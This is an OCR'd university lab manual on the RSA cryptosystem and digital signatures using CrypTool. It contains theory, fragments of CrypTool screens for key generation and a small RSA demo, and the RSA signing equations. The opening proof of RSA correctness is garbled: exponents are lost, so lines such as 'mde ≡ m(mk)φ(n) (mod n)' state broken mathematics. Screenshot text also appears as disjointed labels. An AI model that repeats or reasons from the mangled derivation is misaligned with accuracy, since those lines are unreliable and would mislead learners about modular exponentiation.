
By the symmetry property of mods we have that $mde \equiv mde \pmod{n}$.


Since $de = 1 + k\phi(n)$, we can write $mde \equiv m1 + k\phi(n) \pmod{n}$,


$mde \equiv m(mk)\phi(n) \pmod{n}$, $mde \equiv m \pmod{n}$.


From Euler's Theorem and the Chinese Remainder Theorem, we can show that this is true for all m and the original message

$cd \equiv m \pmod{n}$, is obtained.




Generation of Asymmetric Key Pair
Algorithm
RSA
Bit length of RSA modulus:
1024
DSA
Bit length of DSA prime number:
1024
Elliptic curves
Identifier (bit length
curve parameter):
User data
The key pair will be put in an encrypted PSE with the name shown below. The key pair will be protected by your PIN code.
Last name:
Apeksha
First name:
Mohite
Key identifier
ATM
CrypTool
The parameters chosen by you and the new key pair have been successfully saved.
The assigned key identifier is '[Apeksha][Mohite][RSA-1024][1538614713][ATM]'.
Elapsed time while creating key pair: 0.156 seconds.
OK
The domain parameter of
Parameters
Value of th
Bit len...
Base for presentation of numbers
Octal
Decimal
Hexadecimal
Generate new key pair...
PKCS #12 Import
Show key pair...
Close


CrypTool 1.4.41 - startingexample-en
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en
HELLOWORLD
Selection of a key for RSA encryption of <startingexample-en>
Choose the recipient:
Last name
First name
Key type
Key identifier
Created
Internal ID no.
MOHITE
APEKSHA
RSA-1024
ATM
04.10.2018 06:23:53
1538614433
SideChannelAt...
Bob
RSA-512
PIN=1234
06.07.2006 15:21:34
1152179494
Note: Here only names are displayed, which have an RSA key.
Display encryption time
Encrypt
Cancel
Press F1 to obtain help.
L:1 C:6 P:6
CAP
NUM



4. Conclusion : Thus we have implemented and studied various symmetric and asymmetric algorithms using CrypTool.

Academic Year: 2025-2026 **Semester: V**


Class / Branch: TE IT

Subject: Security Lab

Subject Incharge : Prof. Apeksha Mohite

Experiment No. 13(ii)

1. **Aim: To study and analyze RSA cryptosystem and digital signature scheme.**
2. **Software Required** : CrypTool 1.4.41
3. **Theory :**




Digital signatures can provide the added assurances of evidence of origin, identity and status of an electronic document, transaction or message and can acknowledge informed consent by the signer.

How digital signatures work

Digital signatures are based on public key cryptography, also known as asymmetric

cryptography. Using a public key algorithm, such as RSA, one can generate two keys that are mathematically linked: one private and one public.

Digital signatures work because public key cryptography depends on two mutually authenticating cryptographic keys. The individual who is creating the digital signature uses their own private key to encrypt signature-related data; the only way to decrypt that data is with the signer's public key. This is how digital signatures are authenticated.



How to create a digital signature

To create a digital signature, signing software such as an email program -- creates a one-way hash of the electronic data to be signed. The private key is then used to encrypt the hash. The encrypted hash along with other information, such as the hashing algorithm is the digital signature.

The reason for encrypting the hash instead of the entire message or document is that a hash function can convert an arbitrary input into a fixed length value, which is usually much shorter. This saves time as hashing is much faster than signing.

The value of a hash is unique to the hashed data. Any change in the data, even a change in a single character, will result in a different value. This attribute enables others to validate the integrity of the data by using the signer's public key to decrypt the hash.
If the decrypted hash matches a second computed hash of the same data, it proves that the data hasn't changed since it was signed. If the two hashes don't match, the data has either been tampered with in some way -- integrity -- or the signature was created with a private key that doesn't correspond to the public key presented by the signer -- authentication.


RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is given to everyone and Private key is kept private.
An example of asymmetric cryptography :


1. A client (for example browser) sends its public key to the server and requests for some data.
2. The server encrypts the data using client's public key and sends the encrypted data.
3. Client receives this data and decrypts it.

Since this is asymmetric, nobody else except browser can decrypt the data even if a third party has public key of browser.
The idea of RSA is based on the fact that it is difficult to factorize a large integer. The public key consists of two numbers where one number is multiplication of two large prime numbers. And private key is also derived from the same two prime numbers. So if somebody can factorize the large number, the private key is compromised. Therefore encryption strength totally lies on the key size and if we double or triple the key size, the strength of encryption increases exponentially. RSA keys can be typically 1024 or 2048 bits long, but experts believe

that 1024 bit keys could be broken in the near future. But till now it seems to be an infeasible task.

We demonstrate RSA with the help of cryptool




RSA Demonstration
RSA using the private and public key -- or using only the public key
Choose two prime numbers p and q. The composite number N = pq is the public RSA modulus, and phi(N) = (p-1)(q-1) is the Euler totient. The public key e is freely chosen but must be coprime to the totient. The private key d is then calculated such that d = e^(-1) (mod phi(N)).
For data encryption or certificate verification, you will only need the public RSA parameters: the modulus N and the public key e.
Prime number entry
Prime number p
211
Generate prime numbers...
Prime number q
233
RSA parameters
RSA modulus N
49163
(public)
phi(N) = (p-1)(q-1)
48720
(secret)
Public key e
2^16+1
Private key d
44273
Update parameters
RSA encryption using e / decryption using d [alphabet size: 256]
Input as
text
numbers
Alphabet and number system options...
Ciphertext coded in numbers of base 10
Decryption into plaintext m[i] = c[i]^d (mod N)
Output text from the decryption (into segments of size 1; the symbol '#' is used as separator).
Plaintext
RSA ENCRYPTION DEMO
Encrypt
Decrypt
Close

A digital signature scheme typically consists of 3 algorithms;

- A *key generation* algorithm that selects a *private key* uniformly at random from a set of possible private keys. The algorithm outputs the private key and a corresponding *public key*.
- A *signing* algorithm that, given a message and a private key, produces a signature.
- A *signature verifying* algorithm that, given the message, public key and signature, either accepts or rejects the message's claim to authenticity.


Two main properties are required. First, the authenticity of a signature generated from a fixed message and fixed private key can be verified by using the corresponding public key. Secondly, it should be computationally infeasible to generate a valid signature for a party without knowing that party's private key. A digital signature is an authentication mechanism that enables the creator of the message to attach a code that acts as a signature.

One digital signature scheme (of many) is based on RSA. To create signature keys, generate a RSA key pair containing a modulus, N, that is the product of two random secret distinct large primes, along with integers, e and d, such that $e\ d \equiv 1 \pmod{\varphi(N)}$, where φ is the Euler phi-function. The signer's public key consists of N and e, and the signer's secret key contains d.


To sign a message, m, the signer computes a signature, σ, such that $\sigma \equiv m^d \pmod{N}$. To verify, the receiver checks that $\sigma^e \equiv m \pmod{N}$.


Digital Signatures using Cryptool

